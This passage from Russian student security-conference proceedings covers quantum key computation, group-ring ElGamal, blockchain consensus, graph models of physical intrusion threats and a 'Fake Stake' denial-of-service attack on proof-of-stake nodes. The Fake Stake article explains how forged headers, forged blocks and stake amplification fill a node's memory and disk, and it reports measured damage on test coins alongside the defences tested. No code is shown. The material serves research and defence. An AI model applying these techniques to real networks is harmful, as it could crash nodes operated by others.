


Рисунок 5 – Описание работы элементов схемы

Произведя все преобразования кубитов по указанной квантовой схеме, получается следующая алгебраическая форма Булевых функций (формулы 2, 3, 4, 5):

$$f_1(x) = x_1 \oplus x_2x_3; \quad (2)$$
$$f_2(x) = x_2 \oplus x_1x_4 \oplus x_2x_3x_4 \oplus 1; \quad (3)$$
$$f_3(x) = x_3 \oplus x_4 \oplus x_1x_2 \oplus x_1x_3; \quad (4)$$
$$f_4(x) = x_4 \oplus 1. \quad (5)$$

При этом $x \in F_2^4$. Для вычисления ключа Kпроизведем нелинейную добавку вектора V, опираясь на формулу 1. Получим формулу 6.

$$F(p_1, \dots, p_4), F(p_5, \dots, p_8), F(p_9, \dots, p_{12}), F(p_{13}, \dots, p_{16}) = V. \quad (6)$$

Согласно формулам 1 и 6 имеем, что $C = K \oplus V$, значит

$$K = C \oplus V. \quad (7)$$

$F(P)$определяется согласно формуле 8, то есть выполняется преобразование каждого бита открытого текста$(p_1, p_2, \dots, p_{16})$.

$$F(x_1, x_2, x_3, x_4) = (f_1(x), f_2(x), f_3(x), f_4(x)). \quad (8)$$

Для выполнения поставленной задачи осталось определить вектор V и произвести побитовое сложение.

Используя открытый текст0011010111110010, выполним его преобразование согласно формулам 2, 3, 4, 5, 6, 8 для поиска нелинейной добавки. Расчет приведен в таблице 2.

Таблица 2

Расчет нелинейной добавки

Открытый текст (P)	p_1	p_2	p_3	p_4	p_5	p_6	p_7	p_8	p_9	p_{10}	p_{11}	p_{12}	p_{13}	p_{14}	p_{15}	p_{16}
Значение	0	0	1	1	0	1	0	1	1	1	1	1	0	0	1	0
Функция	f_1	f_2	f_3	f_4	f_1	f_2	f_3	f_4	f_1	f_2	f_3	f_4	f_1	f_2	f_3	f_4
Нелинейная добавка (V)	0	1	0	0	0	0	1	0	0	0	0	0	0	1	1	1

Вектор $V = 0100001000000111$. Используя полученное значение, найдем ключ K, согласно формуле 7, произведя операцию побитового сложения.

$$1001101010010010$$

$$\oplus$$

$$\underline{0100001000000111}$$

$$1101100010010101$$

Таким образом $K = 1101100010010101$.

Развитие квантовой криптографии не стоит на месте, с каждым годом ученым удается добиваться все больших результатов. Например, в 2016 году Российский Квантовый Центр запустил первую городскую линию квантовой связи, основанную на использовании оптоволокна. Она связала два офиса «Газпромбанка», находившихся друг от друга на расстоянии около 30 километров. В Китае создана квантовая сеть, которая составляет около 2 тысяч километров в длину и соединяет столицу и несколько крупнейших финансово-промышленных центров.

Список литературы

1. Д.А. Кронберг, Ю.И. Ожигов, А.Ю. Чернявский Квантовая криптография. Учебное пособие. [Электронный ресурс]. URL: http://sqi.cmc.msu.ru/store/storage/ss8dw5n_quantum_cryptography.pdf (дата обращения 25.09.2019).

2. Квантовая криптография [Электронный ресурс]. URL: https://ru.wikipedia.org/wiki/Квантовая_криптография (дата обращения 01.10.2019).

3. Задачи NSUCRYPTO-2018[Электронный ресурс]. URL: https://nsucrypto.nsu.ru/archive/2018/problems_solution#data (дата обращения 03.10.2019).

УДК 512.552.7

СИСТЕМЫ ШИФРОВАНИЯ, СВЯЗАННЫЕ С ГРУППОВЫМИ КОЛЬЦАМИ

А.П. Кужим
Научный руководитель: д-р физ.-мат.наук, проф. Н.Д. Зюляркина
г. Челябинск, Челябинский государственный университет

Аннотация. Идея использования группового кольца в криптографии заключается в том, что при варьировании кольца и группы рост порядка группового

кольца носит экспоненциальный характер. Тогда легальный пользователь сможет при конструировании криптографических преобразований использовать полиномиальные вычисления в кольце и группе, а нелегальный пользователь вынужден решать трудные вычислительные задачи в групповом кольце.

Ключевые слова. Информация, безопасность, защита информации, криптография, групповые кольца, криптосистема Эль-Гамаля, модификация криптосистемы.

Групповые кольца являются важным объектом в современных алгебраических исследованиях, а построение модификаций криптосистем над ними представляет большой интерес.

В настоящее время очень широко используются криптосистемы с открытым ключом – системы шифрования, при которых открытый ключ передаётся по открытому каналу и используется для шифрования и дешифрования сообщения. Используются они, например, в различных сетевых протоколах и стандартах цифровой подписи. Среди таких систем можно отметить криптосистему Эль-Гамаля.

Нахождение секретного ключа с целью дешифрования шифр-текста напрямую связано с задачей дискретного логарифмирования. Нахождение элементов большого порядка приводит к усложнению решения задачи дискретного логарифмирования, а рассмотрение различных алгебраических структур позволяет эффективнее находить элементы большого порядка.

В качестве общеизвестного примера можно привести обобщённую схему Эль-Гамаля, построенной на группах точек эллиптических кривых, которая применяется в стандартах цифровой подписи. Однако в выборе алгебраических структур мы не вынуждены ограничиваться лишь ими: можно рассмотреть, например, модификацию над групповыми кольцами.

В работе была рассмотрена модификация системы Эль-Гамаля с использованием группового кольца KG, где в качестве K взято целочисленное кольцо, а в качестве G – группа перестановок. При увеличении порядка Gмаксимальный порядок элементов в KG увеличивается достаточно сильно, что усложняет задачу дискретного логарифмирования, и, следовательно, подбор секретного ключа.

Список литературы

1. Залесский А.Е. Групповые кольца / А.Е. Залесский, А.В. Михалёв // Итоги науки и техн. сер. соврем.пробл.мат. – 1973. – Т.2, С.5–118.

2. Зюляркина, Н. Д. Элементы больших порядков в линейных группах и модификация системы Эль-Гамаля / Н. Д. Зюляркина // Наука ЮурГУ: материалы 67-й научной конференции Секции технических наук – 2015. – С. 695-698.

3. Росошек С.К. Криптосистемы в группах автоморфизмов групповых колец абелевых групп / С.К. Росошек // Фундаментальная и прикладная математика. – 2007. – Т.3, №3. С.157–164.

УДК 004.5

АЛГОРИТМ КОНСЕНСУСА, ОСНОВАННЫЙ НА ЧЕЛОВЕКО-МАШИННОМ ВЗАИМОДЕЙСТВИИ

А.С. Аверин, Н.Д. Зюляркина
Научный руководитель: докт. физ.-мат. Наук, доц. Н.Д. Зюляркина
г. Челябинск,Южно-Уральский государственный университет

Аннотация. Блокчейн является относительно молодой технологией, набирающей все большую популярность. Основой функционирования технологии блокчейн являются алгоритмы консенсуса, наиболее распространенными являются Proof of Work и Proof of Stake. К сожалению эти алгоритмы имеют ряд уязвимостей и недостатков. В данной статье рассматривается возможность использования алгоритма консенсуса, основанного на человеко-машинном взаимодействии.

Ключевые слова. Блокчейн, безопасность, человеко-машинное взаимодействие, алгоритм консенсуса.

Блокчейном называют непосредственную базу данных — тот самый «распределенный реестр». «Распределенный» означает, что у каждого участника хранится (и синхронизируется) полная копия базы или, как минимум, запись большого количества последних транзакций. Таким образом, блокчейн невозможно ликвидировать, отключив от сети отдельных участников: база сохранится у оставшихся. Хранение базы означает участие в системе и, соответственно, наличие уникального ключа, необходимого для адресации транзакций (адреса участника, или «кошелька»). Наличие или отсутствие какой-либо иной информации о пользователе в базе не влияет на работу системы – поэтому блокчейн может быть анонимным, то есть включать только адреса участников (их «кошельки»). [6]

Необходимо понимать, что большинство уязвимостей и недостатков технологии блокчейн, относятся к системам использующих алгоритмы консенсуса на основе PoW (Proofofwork) и PoS (Proofofstake).

Proof of work – принцип защиты сетевых систем от злоупотребления, основанный на необходимости выполнения, на стороне клиента некоторой достаточно длительной работы (нахождение решения задачи). [4]

Proof of stake – вероятность формирования участником очередного блока в блокчейне пропорциональна доле, которую составляют принадлежащие этому участнику расчётные единицы данной криптовалюты от их общего количества[5].

Идеальных систем не существует, и построить совершенную систему невозможно математически. Так и Блокчейн имеет ряд проблем требующих внимания.

В ходе исследований было выделено 7 проблем и 19 вариантов атак на блокчейн, а также было рассмотрено 25 успешных кибератак за последние 9 лет. Несмотря на мнение, что технология блокчейн полностью защищена, мы видим пробелы в безопасности и уязвимости, которые необходимо учитывать и защищать в процессе проектирования новых систем.

Также стоит отметить высокую стоимость оборудования и его обслуживания, будь то видеокарты для блокчейн на базе эфириум-протокола и его аналогов, или использование асик-майнеров например для SHA-256 протокола Биткоина и схожих ему блокчейн проектов, или же это могут быть жесткие диски используемые в алгоритме консенсуса ProofofSpace.

Кроме этого требует внимания тот факт, что функционирование масштабных блокчейн проектов начинает оказывать влияние на окружающую среду.

Для одной транзакции в сети Биткоин потребляется 240 кВч. За сутки осуществляется примерно 350 тысяч транзакций, и это только Биткоин. Тут необходимо отметить что крупных блокчейн проектов становится все больше.

Согласно прогнозам исследователей, к 2033 году майнинг приведёт к повышению средней температуры на планете на 2 °C.

Также стоит отметить, что не каждая блокчейн платформа включает в себя крипто-токены (криптовалюта). Так как помимо публичных блокчейн платформсуществуют приватные блокчейн платформы, необходимо иметь представление о каждой из них в отдельности.

Публичный блокчейн – это распределенная база данных открытого типа, заключающая в себе подробную информацию о транзакциях, реализованных внутри той или иной пиринговой сети. Вся информация записывается в специальные реестры, которые помещаются в блок и встраиваются в общую архитектуру, создавая непрерывную цепочку блоков, имеющих логическую взаимосвязь. Членами сети являются анонимные лица, любой человек может принять участие в работе сети. Публичный блокчейн распределён и децентрализован. Создание и проверка новых блоков может осуществляться каждым участником сети (нодом), на основании алгоритма консенсуса.

Приватный блокчейн – это распределенная база данных закрытого типа, заключающая в себе подробную информацию о транзакциях, реализованных внутри той или иной пиринговой сети. Вся информация записывается в специальные реестры, которые помещаются в блок и встраиваются в общую архитектуру, создавая непрерывную цепочку блоков, имеющих логическую взаимосвязь. Это распределенная база данных созданная и управляемая одним или несколькими лицами (или одной или несколькими организациями), в которой создание и проверка новых блоков контролируется одним или несколькими доверенными узлами (нодами), обладающими соответствующими правами.

Первым в исследовании данной тематики стал анализ того, сколько алгоритмов консенсуса существует на сегодняшний день, а также принципы их работы. Такимобразом, быловыявленыследующиеалгоритмыконсенсуса: Proof of Work, Proof of Stake**,** Delegated Proof of Stake, Leased Proof of Stake Proof of Concept, Proof of Authority, Proof of Existence, Proof of Ownership, Proof of Identity, Proof of Capacity, Proof of Elapsed Time, RPCA, Proof of Burn, Proof of Location, Proof of Importance, Proof of Space, Proof of Research, Proof of Integri, Proof of Activity, Proof of Space Time, Proof of Action, Proof of Use, BFT, DAG.

На сегодняшний день, из них, ни один не использует на человеко-машинное взаимодействие.

Так же в ходе работы было выявлено, что по последним данным GlobalWebIndex, в среднем люди так или иначе пользуются интернетом по 6 часов в день.

Населения на планете земля более 7,593 миллиарда человек, из них активными пользователями интернета являются 4,021 миллиарда человек. Так же стоит отметить, что 3,196 миллиарда человек являются активными пользователями социальных сетей, из которых 2,958 миллиарда человек сидят через смартфоны, и 5,135 миллиарда человек используют смартфоны в повседневной жизни.

И по прогнозам в 2020 году 4 миллиарда человек проведут онлайн более миллиард лет.

Что позволяет рассматривать человеко-машинное взаимодействие потенциально актуальным направлением, способным решить сразу ряд проблем существующих в сегодняшних блокчейн решениях. При сохранении должного уровня обеспечении защиты системы и обеспечения ее функционирования, появляется возможность избежать использования дополнительного оборудования, и помимо всего улучшить экологию планеты.

Вывод. При правильном подходе алгоритм консенсуса основанный на человеко-машинном взаимодействии, потенциально, способен решить сразу ряд существующих проблем в современным блокчейн системах. При сохранении должного уровня обеспечении защиты системы и обеспечения ее функционирования. Данное решение будет способно работать без наличия в ней крипто-токенов (криптовалюты), а так же без использования видеокарт, асик-майнеров и жестких дисков. Что кроме экономической выгоды позволит улучшить нашу экологию. Так как на сегодня для одной транзакции в сети Биткоин потребляется 240 кВч. За сутки осуществляется примерно 350 тысяч транзакций, и это только Биткоин. И согласно прогнозам исследователей, к 2033 году майнинг приведёт к повышению средней температуры на планете на 2 °C.

Список литературы

1. Приватный блокчейн [Электронный ресурс] // URL: https://chaynx.ru/private_blockchain (дата обращения 29.09.19);

2. K. Nikolskaia, G. Asyaev, D. Snegireva The prospect of using blockchain technology to improve the security of data transfer from wearable devices // Proceedings of the Conference IEEE DSDT 2018. Pp. 102-107

3. Сценарии использования закрытых блокчейнов: мнения экспертов [Электронный ресурс] // URL: https://bits.media/stsenarii-ispolzovaniya-zakrytykh-blokcheynov-mneniya-ekspertov/ (дата обращения 30.09.19);

4. Proof-of-work Avaible: https://ru.wikipedia.org/wiki/Proof-of-work (in Russian)

5. Proof of stake Avaible: https://ru.wikipedia.org/wiki/Proof-of-stake (in Russian)

6. Янковский Р.М. Государство и криптовалюты: проблемы регулирования // Московский государственный университет [Электронный ресурс], 2017. Avaible: http://msu.edu.ru/papers/yankovskiy/blockchain.pdf (in English)

УДК 004.056.2

АТАКА НА АЛГОРИТМ КОНСЕНСУСА PoSv3 «ФАЛЬШИВАЯ СТАВКА»

Е. В. Вылегжанина
Научный руководитель: ст. препод. В.В. Фельдман
г. Челябинск, ФГБОУ ВО «Челябинский государственный университет»

Аннотация. За последние несколько лет в области криптовалют произошли грандиозные изменения. В связи с этими криптовалюты стали более привлекательными мишенями для киберпреступников по всему миру. В связи с этим целью данной работы стала реализация атаки «фальшивая ставка» и тестирование возможных защит от нее.

Ключевые слова. Блокчейн, биткоин, доказательство работы, доказательство ставки, атака фальшивой ставки, усиление ставки.

Первой, и, наверное, самой известной, в мире криптовалютой является Биткойн. Хранение существующих и создание новых транзакций Биткойн, осуществляется при помощи технологии блокчейн. Чтобы включить выполнить новую транзакцию, необходимо записать ее в блок, строящийся на основе хэша предыдущих и соответствующий определенным требованиям. Набор этих требований и правила согласования блока всеми участниками сети, называются алгоритмом консенсуса. В Bitcoin используется алго-

ритм консенсуса Proofofwork (PoW), в котором согласованность сети обеспечивается, необходимостью участника добавляющего новый блок в сеть (майнера) проделать сложные математические вычисления, легко проверяемые другими участниками сети. Такой подход имеет ряд недостатков, главным из которых, является растущая сложность вычислений каждого следующего блока, что влечет за собой увеличение мощности вычисляющих его устройств, а, следовательно, и затрат электроэнергии.

В 2012 году появилась первый кандидат на замену традиционному майнингу. Создатели криптовалюты PeerCoin представили алгоритм Proofofstake (PoS), который устанавливал консенсус в системе не на основе решения криптозадач, а на объёме монет у конкретного пользователя. В отличие от алгоритма PoW, истинность нового блока доказывается не проделанными вычислениями, а весом ставки. Ставка представляет собой транзакцию, хранящуюся на адресе майнера. Вес ставки определяется двумя параметрами, количество монет в транзакции и их возраст (количество новых блоков в сети с момента выполнения транзакции).

Атака «Фальшивая ставка». Основной замысел атаки «Фальшивая ставка» (FakeStake) состоит в том, что сетевому злоумышленнику с очень небольшим количеством монет может обрушить любой из узлов сети, на которых работает соответствующее программное обеспечение.

Чтобы понять, как уязвимость приводит к исчерпанию ресурсов, рассмотрим, как блоки хранятся перед проверкой. Узел должен не только отслеживать самую длинную цепочку в текущий момент времени, но также и дерево цепочек разветвлений. Это может возникнуть, например, во время неудачного обновления, атаки с двойным расходом (атака 51%) или временного разветвления сети.

Проверка этих блоков вне основной цепи затруднительна. Для полной проверки блока вам понадобится набор неизрасходованных монет (UTXO) во время предыдущего блока. Биткойн сохраняет UTXO для текущей вершины лучшей цепочки, но не для всех других прошлых блоков, с которых может начаться разветвление.

Перед сохранением блока на диск кодовая база Биткойн (PoW) выполняет некоторую предварительную проверку заголовков (но игнорирует транзакции), которая зависит только от заголовка предыдущего блока и происходит оень быстро. А эффективность проверки должна обеспечиваться сложностью генерации верного блока.

Аналогичная предварительная проверка в PoS заключается в проверке транзакции ставки и проверке того, что она проходит цель сложности при хешировании с ядром предыдущего блока. Вычислить хэш транзакции ставки легко, но сложная часть - проверка того, является ли входной UTXO для транзакции ставки правильным и неизрасходованным, поскольку для этого

требуется проверка набора UTXO, который, как упоминалось ранее, недоступен для предыдущих блоков. Поскольку полная проверка транзакции ставки затруднена, большинство реализаций PoS вместо этого предоставляют эвристическую или приблизительную проверку. Оказывается, что эти приближения часто неадекватны и могут быть использованы.

Уязвимость 1: атака без ставки.

Рассмотрим сценарии атак с точки зрения узла злоумышленника, который уже сформировал соединение с узлом жертвы.

Атака на ОЗУ. Цель атаки состоит в том, чтобы создать поддельные заголовки блоков, чтобы жертва сохраняла их в оперативную память. Атака начинается с выбора произвольной точки разветвления в блокчейне и создания заголовка, расширяющего этот блок, как показано на рисунке 1. Чтобы оптимизировать атаку, одно сообщение заголовков содержит цепочку из максимального количества 500 заголовков. Чтобы избежать отсоединения, злоумышленник гарантирует, что цепочка поддельных заголовков строго короче текущей основной цепочки; в противном случае жертва запросит соответствующие блоки, отключив одноранговый узел после истечения времени ожидания, если они не будут получены.




Рисунок 1




Рисунок 2

Атака на диск. Цель атаки состоит в том, чтобы создать цепочку поддельных блоков, которые проходят проверку заголовков, чтобы жертва сохраняла их в базе данных блоков. Сначала злоумышленник создает цепочку блоков, начиная с произвольной точки разветвления в истории и доходя ровно до длины главной цепочки. Каждый блок заполнен до максимального размера фиктивными транзакциями. Транзакции имеют произвольные значения для своих подписей и ссылок на входные транзакции, поскольку ни одна из них не проверяется до сохранения. Перед трансляцией блоков злоумышленник сначала транслирует только заголовки. Причина

этого заключается в том, что блок не сохраняется на диск, если он не был явно запрошен. Посылая заголовки первыми, когда цепочка заголовков достигает той же высоты, что и основная цепочка, жертва запрашивает все блоки. Обратите внимание, что полная проверка блоков запускается только в случае реорганизации, как показано на рисунке 2.

Поскольку злоумышленник отправляет только блоки, которые не превышают длину текущей цепочки, жертва никогда не переоценивает или проверяет блок.

Уязвимость 2: атака потраченной ставки. Уязвимость 1 не работает на более ранних версиях PoS, поскольку перед сохранением блоков на диске есть две дополнительные предварительные проверки:

1. Существует ли расходуемый выход в главной цепи.
2. Соответствует ли хеш ядра PoS сложности вычисления хеша.

Чтобы обойти проверку 1, используем вывод, который просматривается узлом, но уже потрачен. Как правило, чтобы обойти проверку 2, нужно было бы добыть правильный блок, который соответствует сложности нахождения хеша, что, в свою очередь, потребовало бы большого количества ставки. Однако, можно злоупотреблять неполной проверкой, чтобы получить произвольное количество видимой ставки, используя технику усиления ставки.

Усиление ставки. Чтобы выполнить атаку, начиная с небольшого количества ставок, атакующий должен усилить их количество видимой ставки. Кажущаяся доля относится к итоговым выходным ставкам, даже к тем, которые уже потрачены. Если злоумышленник начинает с UTXO суммы k, то злоумышленник может создать несколько транзакций, тратя монеты обратно злоумышленнику, как показано на рисунке 3.




Рисунок 3

Должно быть разрешено только UTXO (n + 1), но благодаря проверке 2, приведенной выше, мы можем делать ставки со всеми UTXO от 1 до n +

1, увеличивая тем самым кажущуюся ставку на n * k. Это увеличивает шансы найти блок PoS, так как злоумышленник может продолжать, чтобы увеличить свою очевидную ставку.

После того, как злоумышленник собрал большое количество видимых ставок, он приступил к майнингу PoS-блоков в прошлом, используя недавно собранные выходные данные очевидных ставок. В итоге, злоумышленник заполняет диск узла-жертвы недействительными блоками, как показано в правой части рисунка 3.

Защита от атаки. Для защиты от «Фальшивой ставки» были приняты следующие меры:

1. Фильтрация блоков
2. Проверка цепи перед записью блока на диск

Реализация атаки и защита от нее. Для проверки работоспособности уязвимостей, описанных выше, были созданы две криптовалюты, на основе монеты PIVX. Назовем условно первый вариант VlunCoin. Эта реализация не содержит никакой защиты.

Произведем эксплуатацию уязвимостей. Для этого были написаны скрипты на языке Python. За основу была взята реализация исследователей, обнаруживших эти уязвимости, и внесены следующие изменения: переписано соединение с узлом сети и инициализация атаки.

Проверим все варианты атак «фальшивой ставки» и оценим ущерб.

«Атака без ставки» на диск. Эксплуатация проходила в течении 10 минут и объем занимаемый данными составил 12130 Мб. Из чего можно сделать вывод, что даже при установленном диске в несколько терабайт 13 часов атаке приведет к частичному отказу всей системы, в связи нехваткой места.

«Атака без ставки» на оперативную память.Время работы скрипта заняло 2 минуты. За это время было заполнено 2 Гб оперативной памяти. После чего операционная система принудительно завершает работающие процессы, среди которых уязвимый кошелек.

«Атака потраченной ставки».Атака проходила 1 час 20 минут, что привело к заполнению диска на 8623 Мб. Для заполнения объема диска в 1 Тб и выведение из строя узла, запуск эксплуатации займет 7 дней.

Вторая, реализованная криптовалюта ProtectCoin, включает в себя изменения для защиты от атаки описанные выше. Протестируем все варианты атаки сначала.

«Атака без ставки» на диск. Запуск атаки составил 2 часа. За это время размер данных кошелька на диски увеличился на 100 Кб, что пропорционально росту блокчейна и файла журнала.

«Атака без ставки» на оперативную память.Время работы скрипта заняло 2 часа. За это время объем оперативной памяти колебался от 800 Мб до 900 Мб.

«Атака потраченной ставки».Атака проходила 2 часа, что привело к заполнению диска на аналогично «атаки без ставки» на диск.

Список литературы

1. “Fake Stake” attacks on chain-based Proof-of-Stake cryptocurrencies – 2019 [Электронныйресурс]. URL: https://medium.com/@dsl_uiuc/fake-stake-attacks-on-chain-based-proof-of-stake-cryptocurrencies-b8b05723f806 (дата обращения: 18.03.2019).

2. The missing explanation of Proof of Stake Version 3 – 2017 [Электронныйресурс]. URL:http://earlz.net/view/2017/07/27/1904/the-missing-explanation-of-proof-of-stake-version(дата обращения: 23.03.2019).

3. Bitcoin mining the hard way: the algorithms, protocols, and bytes - Ken Shirriff's blog – 2014 [Электронныйресурс]. URL:http://www.righto.com/2014/02/bitcoin-mining-hard-way-algorithms.html(дата обращения: 21.03.2019).

УДК 004.056 , 519.87

ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ И ОЦЕНКА УГРОЗ ФИЗИЧЕСКОГО ДОСТУПА К ЗНАЧИМОМУ ОБЪЕКТУ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

А.Д. Япаров
Научный руководитель: доцент В.Ю. Бердюгин
г. Челябинск, Южно-Уральский государственный университет

Аннотация. Для информационных систем одними из наиболее актуальных угроз информационной безопасности и защиты информации являются угрозы физического доступа к элементам данных систем. Таким образом, возникает потребность в объективной оценке вероятности реализации этих угроз. В данной публикации рассмотрена возможность обращения к прикладным методам, составляющим инструментарий математического моделирования, посредством которых возможно представление объекта защиты и поиск путей реализации угроз физического доступа.

Ключевые слова. Угрозы физического доступа, инженерно-техническая защита информации, система безопасности, охрана объектов, формализованное представление, безопасность, математическое моделирование, математические модели, математические методы, теория вероятностей, теория графов.

Ввиду разнообразия и уникальности каждого информационного ресурса, проектирование системы физической защиты является сложным процессом, в котором преимущественно применяются экспертные знания и опыт специалистов в области систем инженерно-технической защиты информации. Необходимым условием обеспечения комплексной защиты информации является создание определённых критериев, позволяющих оценить защищённость и достаточность мер, предпринятых для защиты от угроз. Моделирование позволяет унифицировать систему защиты и установить критерии оценки (показатели) защищённости объекта. Непосредственный интерес представляют математические модели, позволяющие на основании выбранных критериев оценить систему защиты объекта на соответствие предъявляемым требованиям, как элемента инженерно-технической защиты информации, без построения физической модели объекта, что является более дешёвым и быстрым способом оценки.

Для создания модели угрозы физического проникновения, достаточно близкой к реальной, необходимо смоделировать, с позиции злоумышленника все варианты проникновения к источнику информации. Большая достоверность модели основывается на учёте таких факторов, как известность угрозы, существующие средства защиты от данных угроз и т.д. В условии отсутствии информации о злоумышленнике, его квалификации, технической оснащённости, для более полной оценки рисков утечки информации лучшим способом будет переоценка его реальных возможностей.

На основе такого подхода модель злоумышленника выглядит следующим образом:

– злоумышленник тщательно готовит операцию проникновения, он изучает обстановку вокруг территории организации, наблюдаемые механические преграды, средства охраны, телевизионного наблюдения и дежурного (ночного) освещения, а также сотрудников с целью добывания от них информации о способах и средствах защиты;

– имеет в распоряжении современные технические средства проникновения и преодоления механических преград;

– всеми доступными способами добывает и анализирует информацию о расположении зданий и помещений организации, о рубежах охраны, о местах хранения источников информации, видах и типах средств охраны, телевизионного наблюдения, освещения и местах их установки;

– проводит анализ возможных путей проникновения к источникам информации и ухода после выполнения задачи.

При моделировании действий квалифицированного злоумышленника необходимо также исходить из предположения, что он хорошо представляет современное состояние технических средств защиты информации, типовые

варианты их применения, слабые места и «мёртвые» зоны активных средств охраны.

Для оценки физической защищённости объекта необходима модель, которая описывает структуру самого объекта (состав и связи элементов) и содержит описание его составляющих в пространстве. Данные составляющие модели не являются обособленными, а взаимно дополняют друг друга.

Оценка показателей угроз безопасности представляет достаточно сложную задачу в силу следующих обстоятельств:

– факты и методы получения информации нелегальными путями не распространяются и фактически отсутствуют или очень скудно представлены в литературе реальные статистические данные;

– многообразие способов, вариантов и условий доступа к защищаемой информации существенно затрудняют возможность выявления и оценки угроз безопасности информации;

– нам заранее не известен перечень и характеристики технических средств по получению информации злоумышленником.

Оценки угроз информации в результате проникновения злоумышленника к источнику носят вероятностный характер. При этом рассматривается вероятность проникновения, при использованиирассматриваемого пути, а также ценность соответствующего элемента информации.

Более удобным вариантом является представление моделей на основе массива данных, с учетом связей между элементами объекта, позволяющие быстро корректировать данные в них и систематизировать элементы по различным признакам, например, по виду, положению в пространстве, способам и средствам защиты, угрозам. Данный подход является основой для создания автоматизированной системы по оценки защищённости объекта.

В рамках рассматриваемой задачиспособ представления массивана основе теории графов в совокупности с методами теории вероятностей является наиболее эффективным способом отображения данных. Обусловлено данное предложение следующими аспектами:

1) в виде графа возможно представление структуры объекта защиты в необходимой степени (элементы объекта защиты и их местоположение, рубежи защиты, возможность перехода из одной точки объекта в другую);

2) использование принципа наследственности элементов в графе способствует выявлению угроз доступа злоумышленника ко всем критически важным частям объекта, а также на основе метода поиска кратчайшего пути в графе позволяет спрогнозировать потенциальные маршруты доступа к ним со стороны нарушителя, дающие ему с высокой вероятностью получение доступа к необходимому ресурсу.

Объект защиты для решения поставленной задачи подразделяется на три последовательно связанных между собой уровня, которые вместе обра-

зуют взвешенный неориентированный хордовый граф $H = (4,5)$, где четвёртой вершиной является не контролируемое нами окружение, связанное с каждым уровнем защищаемого объекта. В дальнейшем каждая вершина представляется в виде взвешенного неориентированного графа $G = (V, E)$, где вершинами являются уязвимости, через которые злоумышленник может проникнуть на объект, а рёбра – вероятность реализации этих уязвимостей, с весовой функцией $w: E \to \mathbb{R}$, отображающейвеса на них, значения которых выражаются действительными числами. Вероятность реализации уязвимости основывается на экспертной оценке инженерно-технических средств по их предотвращению. Вес пути $p = \langle v_0, v_1, \dots, v_k \rangle$ равен суммарному весу входящих в него рёбер:

$$w(p) = \sum_{i=1}^{k} w(v_{i-1}, v_i).$$

Вес кратчайшего пути $\delta(u, v)$ из вершины u в вершину v определяется соотношением

$$\delta(u, v) = \begin{cases} max\{w(p): u \rightsquigarrow v\}, & \text{если существует путь из } u \text{ в } v, \\ \infty & \text{в противном случае.} \end{cases}$$

Тогда по определению кратчайший путь извершины u в вершину v – это любой путь, вес которого удовлетворяет соотношению $w(p) = \delta(u, v)$.

Для поиска наиболее уязвимых мест объекта защиты, а также потенциальных путей проникновения нарушителя обратимся к задаче о кратчайшем пути между всеми вершинами графа [3]. В данной задаче требуется найти кратчайший путь из каждой вершины u в каждую вершину v.

Представим граф в виде матрицы смежности. Для удобства предполагается, что вершины пронумерованы как $1,2, \dots, n$.В нашем случае представление графа G с использованием матрицы смежности представляет собой матрицу W размером $n \times m$, содержащей веса рёбер (дуг)неориентированного графа $G = (V, E)$ с n вершинамииm рёбрами, ведущими в них:

$$w_{ij} = \begin{cases} 0, & \text{если } i = j, \\ w(i, j), & \text{если } i \neq j \text{ и } (i, j) \in E, \\ \infty, & \text{если } i \neq j \text{ и } (i, j) \notin E. \end{cases}$$

Отметим, что наличие рёбер с отрицательным весомне допускается, так как граф неориентированный и вероятность событияw ≥ 0. В дальнейшем на основе данной матрицы задаётся вес рёберграфа U, выражающие

вероятность дальнейшего продвижения злоумышленника на защищаемом объекте.

В оценке физической защищённости, поиск уязвимых мест объекта защиты, а также маршрутов реализации угроз физического доступа объективная составляющая обеспечивается использованием математических моделей и алгоритмов работы с ними. Субъективная составляющая привносится непосредственно на этапе формализации объекта защиты, что определяет качество конечного результата для каждого решения в частности.

Список литературы

1. Булатов, Д.К. Применение алгоритма волновой трассировки в задачах моделирования инженерно-технической защиты информации / Д.К. Булатов, А.Н. Соколов // Вестник УрФО. Безопасность в информационной сфере. – 2014. – № 2 (12).

2. Бузов, Г.А. Защита от утечки информации по техническим каналам: Учебное пособие / Г.А. Бузов, С.В. Калинин, А.В. Кондратьев. – М.: Горячая линия – Телеком, 2005. – 416 с.

3. Кормен, Томас Х. Алгоритмы: построение и анализ / Томас Х. Кормен и др.; Пер. с англ. – М.: ООО «И. Д. Вильямс», 2013. – 1328 с.

УДК 004.51

АНАЛИЗ МАТЕМАТИЧЕСКОЙ МОДЕЛИ КОМПЛЕКСА РАДИОМОНИТОРИНГА ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ОЦЕНКИ ЗАЩИЩЕННОСТИ

Семавина Е.А., Хижников Д.И., МихайловаУ.В.
Научный руководитель: канд. техн. наук, доц. У.В. Михайлова
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация.Рассмотрена математическая модель комплекса радиомониторинга, разработано руководство по управлению защищенность радиосистемы (РС). Данное руководство позволяет учитывать вероятности параметрической и функциональной защищенности радиоустройств (РУ), а так же регулировать их на основе радиомониторинга.

Ключевые слова. Радиомониторинг, безопасность, защита информации,математическая модель.

В настоящее время для добычи информации, циркулирующей наобъектах, используется широкий арсенал специальных технических средств, которые используются злоумышленниками для негласного съема информа-

